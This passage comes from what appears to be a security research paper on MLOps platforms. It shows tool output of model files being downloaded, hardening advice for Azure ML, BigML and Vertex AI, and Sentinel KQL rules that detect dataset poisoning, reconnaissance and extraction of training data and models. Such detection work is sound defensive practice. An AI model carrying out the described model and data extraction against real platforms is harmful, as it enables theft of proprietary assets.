Then it will download all the files from that location.

```
[*] INFO: Downloading file at: https://storage.googleapis.com/
l-566586368227855564 8%2Ftf-saved-model%2F2024-05-17T18:06:48.8

[*] INFO: Downloading file at: https://storage.googleapis.com/
l-566586368227855564 8%2Ftf-saved-model%2F2024-05-17T18:06:48.8

[+] SUCCESS: Model files written to: C:\Tools\MLOKit-XJBjCxdO
```

Downloading model files

The directory structure is maintained for the downloaded files to mimic the exported folder in Google Cloud storage.

```
 Directory of C:\Tools\MLOKit-XJBjCxdO\model-5665863682278555648\tf-saved-model\2024-05

05/17/2024  02:07 PM    <DIR>          .
05/17/2024  02:07 PM    <DIR>          ..
05/17/2024  02:07 PM               176 environment.json
05/17/2024  02:07 PM               406 feature_attributions.yaml
05/17/2024  02:07 PM             5,235 final_model_structure.pb
05/17/2024  02:07 PM             1,085 instance.yaml
05/17/2024  02:07 PM    <DIR>          predict
05/17/2024  02:07 PM               744 prediction_schema.yaml
05/17/2024  02:07 PM                13 tables_server_metadata.pb
05/17/2024  02:07 PM               201 transformations.pb
               7 File(s)          7,860 bytes
               3 Dir(s)  19,267,461,120 bytes free
```

Showing downloaded files

Defensive Considerations and Guidance

X-Force Red has several defensive considerations for the MLOps platforms covered in this research related to configuration best practices and guidance on detection rule creation for the attack scenarios shown.

MLOPS PLATFORMS – CONFIGURATION GUIDANCE

Below is a summary of configuration guidance for the MLOps platforms covered in this research.

Azure ML

Microsoft has a guide on security best practices for securing Azure ML instances here[73]. This includes security best practices for restricting access to resources and operations, restricting network communications, encrypting data in transit and at rest, scanning container registries for vulnerabilities, and applying the Azure policy governance tool. Microsoft also provides a security baseline for the Azure ML service here[74].

Another great resource for securing your Azure ML instance is here[75]. Below is a summary of the guidance:

- Collect and manage inventory of ML assets, which include models, workspaces, pipelines, endpoints, and datasets. Understand if there are any third party dependencies for these assets.
- Have personnel participate in training to learn about security risks and vulnerabilities associated with ML .
- Include ML solutions in threat modeling exercises.
- Perform best practices on data used throughout Azure ML, such as adopting best practices for identity and access management and data encryption.
- Implement security best practices for ML workflows, such as network isolation, role based access, securing secrets, and performing auditing and monitoring of ML assets.
- Build detections for the below scenarios
    - Exfiltration of training datasets
    - Unauthorized access to training data

[73]https://learn.microsoft.com/en-us/azure/machine-learning/concept-enterprise-security?view=azureml-api-2
[74]https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/machine-learning-service-security-baseline
[75]https://techcommunity.microsoft.com/t5/fasttrack-for-azure/six-security-considerations-for-machine-learning-solutions/ba-p/3718592

- Identification of model performance impacts
- Vulnerabilities in software components involved with ML workflow
- Unusual or abnormal requests being conducted against a published model

BigML

Below are configuration recommendations for BigML.

- Enable MFA
- Rotate credentials frequently, which includes API keys as well. API keys have no expiration date.
- Additionally, it is recommended to apply granular access controls for users on who can access and interact with various resources, such as projects and organizations. This is possible via alternative keys[76] in BigML to apply fine-grained access to REST API resources.

Vertex AI

There is a great resource available here[77], which outlines best practices for securing your Vertex AI instance. This includes the below summarized guidance:

- Apply the principal of least privilege for user access and ensure users can only access components that align with their roles.
- Apply the principal of least privilege for service accounts, and ensure they only have access to a specific Vertex AI workbench pipeline.
- Use IAM User Management to manage user roles and group memberships.
- Disable External IP addresses within Vertex AI.
- Enable Virtual Private Cloud (VPC) service controls.
- Enable Data Access audit logs, so that you can log and build alerts for anomalous activity.

Additionally, consider implementing Security Command Center[78] protection for Vertex AI, which allows the ability to enhance the security of your Vertex AI applications.

[76]https://blog.bigml.com/2013/05/03/alternative-keys-fine-grained-rest-api-access-to-your-machine-learning-resources/
[77]https://www.linkedin.com/pulse/secure-your-vertex-ai-workbench-enterprise-machine-learning-curtis-kbmof?trk=articles_directory
[78]https://cloud.google.com/blog/products/identity-security/introducing-security-command-center-protection-for-vertex-ai

MLOPS PLATFORMS – DETECTION GUIDANCE

Below is a summary of detection guidance and rules for the MLOps platforms covered in this research.

Azure ML

X-Force Red has provided example detection rules as Kusto queries (KQL)[79] that can be used to detect the activities conducted within this research against Azure ML. It is recommended to test and tune these rules as appropriate in your environment.


Detect Dataset Poisoning

The below KQL query can be used in a Microsoft Sentinel analytic rule[80] to detect the modification of datasets.


```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/WRITE" and
isnotempty(AmlDatasetId) and ResultType == "Succeeded" and
isnotempty(AmlDatasetName)
| project
TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId,AmlDatasetName
```

[79]https://learn.microsoft.com/en-us/azure/data-explorer/kusto/query/
[80]https://learn.microsoft.com/en-us/azure/sentinel/detect-threats-custom?tabs=azure-portal

You can see the alert triggering after performing dataset poisoning, along with the associated event details.



Dataset poisoning Sentinel alert




Event details for dataset poisoning

Detect Dataset Reconnaissance


The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the reconnaissance of models.

```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ" and
isempty(AmlDatasetId)
| project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId
```

You can see the alert triggering after performing dataset reconnaissance, along with the associated event details.



Dataset reconnaissance Sentinel alert




Event details for dataset reconnaissance

Detect Model Reconnaissance


The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the reconnaissance of models.

```
AmlModelsEvent
| where OperationName endswith "WORKSPACES/MODELS/READ" and
isempty(AmlModelName)
| project TimeGenerated,ResultType,Identity,OperationName,AmlModelName
```

You can see the alert triggering after performing model reconnaissance, along with the associated event details.



Model reconnaissance Sentinel alert




Event details for model reconnaissance

Detect Dataset Extraction


The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the extraction of training data.

```
let timeframe = 5m;
AmlDataSetEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ" and
isnotempty(AmlDatasetId) and ResultType == "Succeeded"
| extend TheUser = tostring(Identity)
| extend TimeKey = bin(TimeGenerated,5m)
| project-rename DataSetReadTime = TimeGenerated, DatasetReadResult =
ResultType, DatasetReadIdentity = Identity, DatasetReadOperation =
OperationName, DatasetID = AmlDatasetId
| join(AmlDataStoreEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/DATASTORES/READ" and
isnotempty(AmlDatastoreName) and ResultType == "Succeeded"
| extend TheUser = tostring(Identity)
| extend TimeKey = bin(TimeGenerated, 5m)
| project-rename DatastoreReadTime = TimeGenerated, DataStoreResult =
ResultType, DatastoreIdentity = Identity, DatastoreReadOperation =
OperationName, DatastoreName = AmlDatastoreName
) on TheUser,TimeKey
| project DataSetReadTime, DatastoreReadTime, DatasetReadIdentity,
DatastoreIdentity, DatasetReadOperation, DatastoreReadOperation, DatasetID,
DatastoreName
```

You can see the alert triggering after performing training data extraction, along with the associated event details.




Dataset extraction Sentinel alert



Event details for dataset extraction

Detect Model Extraction


To be able to detect the extraction of a model from Azure ML, you must first ensure that logging is enabled for Azure Blob storage[81]. Ensure you enable audit logging for blobs and files, as shown in the screenshot below.



Enabling logging for Azure Blob storage

You can send the logs to a log analytics workspace and build alerts in Microsoft Sentinel for activities. After enabling logging, you should start to see events in the `StorageBlobLogs` schema[82].

[81] https://learn.microsoft.com/en-us/azure/storage/blobs/monitor-blob-storage?tabs=azure-portal
[82] https://learn.microsoft.com/en-us/azure/azure-monitor/reference/tables/storagebloblogs




Showing StorageBlobLogs schema


The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the extraction of a model.

```
let timeframe = 5m;
AmlModelsEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/MODELS/READ" and
isnotempty(AmlModelName) and ResultType == "Succeeded"
| extend TimeKey = bin(TimeGenerated,5m)
| project-rename ModelReadTime = TimeGenerated, ModelReadResult = ResultType,
ModelReadIdentity = Identity, ModelReadOperation = OperationName, ModelName =
AmlModelName
| join(StorageBlobLogs
| where TimeGenerated > ago(timeframe)
| where OperationName == "GetBlob" and StatusText == "Success"
| extend TimeKey = bin(TimeGenerated, 5m)
| project-rename BlobReadTime = TimeGenerated, BlobStorageAccount =
AccountName, BlobOperationName = OperationName, BlobURI = Uri
) on TimeKey
| project ModelReadTime, BlobReadTime, ModelReadIdentity, BlobStorageAccount,
ModelReadOperation, BlobOperationName, ModelName, BlobURI
```

You can see the alert triggering after performing model extraction, along with the associated event details.



Model extraction Sentinel alert



BlobReadTime [UTC]	BlobOperationName	BlobStorageAccount	BlobURI
5/3/2024, 1:49:11.493 PM	GetBlob	testworkspace5178193999	https://testworkspace51781

BlobOperationName	GetBlob
BlobReadTime [UTC]	2024-05-03T13:49:11.4930445Z
BlobStorageAccount	testworkspace5178193999
BlobURI	https://testworkspace5178193999.blob.core.windows.net:443/azureml/ExperimentRun/dci 46Z&ske=2024-05-04T21%3A25%3A46Z&sks=b&skv=2019-07-07&st=2024-05-03T13%3
ModelName	taxifare-output-model
ModelReadIdentity	{"UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e","UserName":"brett.hawkins@
